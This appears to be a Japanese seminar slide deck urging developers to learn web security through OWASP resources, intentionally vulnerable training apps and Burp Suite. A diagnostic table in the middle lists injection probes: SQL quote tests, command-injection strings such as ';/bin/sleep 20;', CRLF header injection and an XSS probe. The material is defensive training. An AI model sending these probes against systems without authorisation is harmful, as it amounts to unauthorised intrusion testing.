日本ビジネスデーター
プロセシングセンター

『よわよわエンジニア』から『つよつよエンジニア』へ ♪

CYBER SECURITY EVANGELIST

Kazuo Yamada

@サイバーセキュリティ148

Who am I

山田　一夫　　宮崎県出身／1967年生まれ

経歴　重工業、外資系コンサル企業 ⇨ フリーランス(20年) ⇨ 現職
・ソフトウェア品質管理、プロジェクトマネージャを経て
・2019年秋にサイバーセキュリティ事業をひとりで立ち上げ

活動　サイバーセキュリティ・テクニカルセミナーの講師
ブログ『Shikata Ga Nai』にて、サイバーテクニカルを発信中

資格　ベンダー資格20種以上に合格
・Oracle、Microsoft、Linux、CompTIA等

趣味　サーフィン、ヨット、スキー、ロードバイク、料理、四季報 etc…
農薬も肥料も使わない自然栽培農法を実践中

アジェンダ

1.これからのエンジニアへの要件
- 1.1　セキュリティ事故の背景
- 1.2　ソフトウェアテストの現状
- 1.3　エンジニアに求められるスキル

2.セキュリティスキルの習得方法
- 2.1　ソフトウェア脆弱性の種類
- 2.2　脆弱性診断のテスティング環境
- 2.3　目指すべきセキュリティスキルのレベル

3.セキュリティ品質向上に向けて
- 3.1　脆弱性の傾向を把握するご提案
- 3.2　バグバウンティプログラムのご提案
- 3.3　バグバウンティの実例紹介

1.これからのエンジニアへの要件

♪ニュースでよく見かけるセキュリティ事故は何が原因だろうか!?

セキュリティ事故をネットニュースより抽出（2021年末～2022年初め）

被害可能性を把握。事実関係を明らかにすべく第三者機関を通じた調査を実施したところ、何者かが同社サイトに内在していた脆弱性を利用して、決済フォームに入力されたカード情報が流出するよう手を加えて

発表によると、攻撃者はデータベースに不正なコードを注入して情報を抜き取る「SQLインジェクション」と呼ばれる手口で同社に対する不正アクセスを仕掛けたとのこと。

第三者調査機関を通じて事実関係を確認したところ、何者かが被害サイトの脆弱性を利用して決済フォームを改ざんしており、入力されたカード情報を外部に流出させていた可能性が判明しました。

調査結果によると、攻撃者は被害サイトの脆弱性を利用して決済システムを改ざんしており、2020年12月24日～2021年3月11日にかけて被害サイトで新規に入力されたカード情報を流出した

事件は、WEBアプリケーションで起きている!!

1.これからのエンジニアへの要件

♪ハッキングというものは、それほど簡単にできてしまうのだろうか!?

世界最大の脆弱性データベースから、ハッカーが取り組んでいるテクノロジーを洞察・調査


技術の進歩や高度化

API/IoTのツール

モバイルOSの脆弱なアプリ

増加

ハッキングを容易にする原因



【参考】The 2021 Hacker Report by HACKERONE TEAM

1.これからのエンジニアへの要件

♪セキュリティ対策がなかなか進まない要因を考えてみると…

〇〇の時代には、セキュリティビジネスは存在しなかった!?

主な開発案件ベースの歴史

メインフレーム ☜ 1980年代

クライアント／サーバシステム ☜ 1990年代

WEBアプリケーション ☜ 2000年代

2010年代 ☞ モバイルアプリケーション


2020年代 ☞ クラウドコンピューティング

権力者のセキュリティに対する知識の低さと甘さが原因

1.これからのエンジニアへの要件

♪ソフトウェア開発にセキュリティ領域を追加しない現状…

インプット情報に対してのテスト項目を作成して実施（品質評価）



セキュリティスキルとテスト項目を作成するインプット情報がない

1.これからのエンジニアへの要件


♪脆弱性診断実施による開発現場の現状…

脆弱性診断結果による修正工数で開発コスト増大、さらにはスケジュールが遅延

1.これからのエンジニアへの要件

♪工程毎にセキュリティ会社に入ってもらうのもひとつの解決法…

開発コストの増大が顧客への負担、もしくは開発会社が負担することによる利益減



セキュリティの知識がないとスムーズに進めることができない

1.これからのエンジニアへの要件

♪これからのエンジニアには、セキュリティ領域のスキルも必要とされる時代…

エンジニア不足の解消、迅速な対応を可能にする提案

要件定義 ＋ 自分でセキュリティ要件を洗い出して

脆弱性診断スキルを身につけて
設計やコーディングに反映させる。

設計工程 ＋ 脆弱性を発生させないセキュリティ設計を加えて

実装 ＋ セキュアなコーディング知識を身につけて

各種試験 ＋ 自ら脆弱性診断を実施する

理解をせずに機械的にやってしまう。
必要以上のことをやってしまう可能性。

焦らずにできるところからコツコツと確実に!!

アジェンダ

1.これからのエンジニアへの要件
- 1.1　セキュリティ事故の背景
- 1.2　ソフトウェアテストの現状
- 1.3　エンジニアに求められるスキル

2.セキュリティスキルの習得方法
- 2.1　ソフトウェア脆弱性の種類
- 2.2　脆弱性診断のテスティング環境
- 2.3　目指すべきセキュリティスキルのレベル

3.セキュリティ品質向上に向けて
- 3.1　脆弱性の傾向を把握するご提案
- 3.2　バグバウンティプログラムのご提案
- 3.3　バグバウンティの実例紹介

2.セキュリティスキルの習得方法

♪まずは、OWASP(The Open Web Application Security Project)から…

Webアプリケーションのセキュリティを研究する非営利の国際コミュニティ

【参考】 https://owasp.org/

2.セキュリティスキルの習得方法

♪OWASPが提供するOWASP TOP10とは…

Webアプリケーションの重大なセキュリティリスクをランキング形式で発表
└ 国際的に利用されているWebアプリケーションセキュリティの情報源の１つ


順位	OWASP TOP10 2013	OWASP TOP10 2017	OWASP TOP10 2021
1	インジェクション	インジェクション	アクセス制御の不備
2	認証とセッション管理の不備	認証の不備	暗号化の失敗
3	クロスサイトスクリプティング	機密データの露出	インジェクション
4	安全でないオブジェクト直接参照	XML外部実態参照（XXE）	安全が確認されない不安な設計
5	セキュリティ設定のミス	アクセス制御の不備	セキュリティの設定ミス
6	機密データの露出	セキュリティ設定のミス	脆弱で古くなったコンポーネント
7	機能レベルアクセス制御の欠落	クロスサイト・スクリプティング	識別と認証の失敗
8	クロスサイトリクエストフォージェリ	安全でないデシリアライゼーション	ソフトウェアとデータの整合性の不具合
9	既知の脆弱性を持つコンポーネントの使用	機知の脆弱性を持つコンポーネントの使用	セキュリティログとモニタリングの失敗
10	未検証のリダイレクトとフォワード	不十分なロギングと監視	サーバサイドリクエストフォージェリ

まずは脆弱性の内容を理解するところからはじめる


2.セキュリティスキルの習得方法


♪脆弱性とは、どのようなものかを実在したもので体験して理解を深めてはどうだろうか!?


👇マスコットの誘導にしたがって脆弱性を体験学習できるサイト



- OWASP Top10 for Web
- OWASP Top10 for API
- AWS Top10
- Front-end Top10







- 脆弱性の場所特定
- 脆弱性の軽減方法

⇧

トレーニングモジュール

【参考】 https://application.security

2.セキュリティスキルの習得方法

♪脆弱性診断とは、どのようにやればいいのだろうか…

(A) SQL インジェクション				
検出パターン		脆弱性有無の判定基準	備考（脆弱性有無の判定基準詳細、その他）	対象画面（機能）
1	「'」（シングルクォート 1 つ）	エラーになる	レスポンスに DBMS 等が出力するエラーメッセージ（例：SQLException、Query failed 等）が表示された場合にエラーが発生したと判定します（※注 1）。	・DB アクセス
2	「*検索キー*」と、「*検索キー*'and'a'='a」 の比較	*検索キー*のみと同じ結果になる	HTTP ステータスコードが一致し、かつレスポンスの diff（差分）が全体の 6% 未満の場合、同一の結果と判定します。検査対象が検索機能の場合は、検索結果件数が同一の場合にも、同一の結果と判定します。	
3	「*検索キー(数値)*」と、「*検索キー* and 1=1」 の比較	*検索キー*のみと同じ結果になる	同上（この検出パターンは検索キーが数値の場合のみ検査 数値の場合は全ての検出パターンを検査し、数値以外の場 出パターン 1、2 のみ検査します）	

・脆弱性タイプ別
・診断対象の機能／画面
・検出パターン（ペイロード）
・脆弱性の判断基準　etc…

小分類	診断を実施すべき機能	ペイロード・検出パターン	診断方法	脆弱性があると疑われる挙動
コマンドインジェクション	すべて	|/bin/sleep 20|	パラメータの値に検出パターンを挿入し、リクエストを送信	レスポンスが返ってくるのが20秒遅くなる
	すべて	;/bin/sleep 20;	パラメータの値に検出パターンを挿入し、リクエストを送信	レスポンスが返ってくるのが20秒遅くなる
	すべて	../../../../../../bin/sleep 20|	パラメータの値に検出パターンを挿入し、リクエストを送信	レスポンスが返ってくるのが20秒遅くなる
	すべて	;ping -nc 20 127.0.0.1;	パラメータの値に検出パターンを挿入し、リクエストを送信	レスポンスが返ってくるのが通常より遅くなる
	すべて	&ping -nc 20 127.0.0.1&	パラメータの値に検出パターンを挿入し、リクエストを送信	レスポンスが返ってくるのが通常より遅くなる
	すべて	$(../../../../../../bin/sleep 20)	パラメータの値に検出パターンを挿入し、リクエストを送信	レスポンスが返ってくるのが20秒遅くなる
	すべて	``/bin/sleep 20``	パラメータの値に検出パターンを挿入し、リクエストを送信	レスポンスが返ってくるのが20秒遅くなる
	すべて	`/bin/sleep 20`	パラメータの値に検出パターンを挿入し、リクエストを送信	レスポンスが返ってくるのが20秒遅くなる
CRLFインジェクション	ヘッダに値を出力している箇所	%0d%0aSet-Cookie:kensa%3dkensa%3b	パラメータの値に検出パターンを挿入し、リクエストを送信	パラメータに改行が挿入され、新たなSet-Cookieヘッダフィールドが挿入される
	ヘッダに値を出力している箇所	%0d%0a%0d%0akensa	パラメータの値に検出パターンを挿入し、リクエストを送信	パラメータに改行コードが2つ挿入され、「kensa」文字列がボディ部分に表示される
	メールメッセージのヘッダに値を出力している箇所	%0d%0aTo:(任意のメールアドレス)	パラメータの値に検出パターンを挿入し、リクエストを送信	挿入したメールアドレス宛にメールが配送される
クロスサイトスクリプティング(XSS)	すべて	">'><s>XSS	パラメータの値に検出パターンを挿入し、リクエストを送信	適切にエスケープされずに出力され、sタグが動作する、JavaScriptの文法エラーがスローされる等の事象が発生する

ガイドラインをベースにカスタマイズ
・画像や文言を追加
・参考サイトを追加　etc…
⇩
脆弱性診断マニュアル(オリジナル版)


【参考】 IPAウェブ健康診断仕様、Webアプリケーション脆弱性診断ガイドライン

2.セキュリティスキルの習得方法


♪脆弱性診断をやってみたいが、既存システムで行うしかないのだろうか…

意図的に脆弱性もたせたWEBアプリケーション(仮想環境)でトレーニング


OWASP BWA




脆弱性別メニュー



アプリケーション






2.セキュリティスキルの習得方法


♪脆弱性診断をするのに専用のツールはないのだろうか…

専用ツール(ローカルプロキシ)を使ってブラウザとWebサーバ間の通信内容を確認

BURP SUITE



PortSwigger



【参考】 https://portswigger.net

2.セキュリティスキルの習得方法

♪脆弱性別に担当割して、会社全体でスキル習得期間の短期化を…

☜ スキルの習得期間

・人に教えることで理解度の確認

・習得したスキルをドキュメント化


・設計とテスト技法に有効活用

☜ チーム形成で習得期間を短縮

プログラムを覚えるよりは確実に習得時間を要する

2.セキュリティスキルの習得方法

♪セキュリティは国境がないため、目標として世界基準でスキルを身につける必要性…

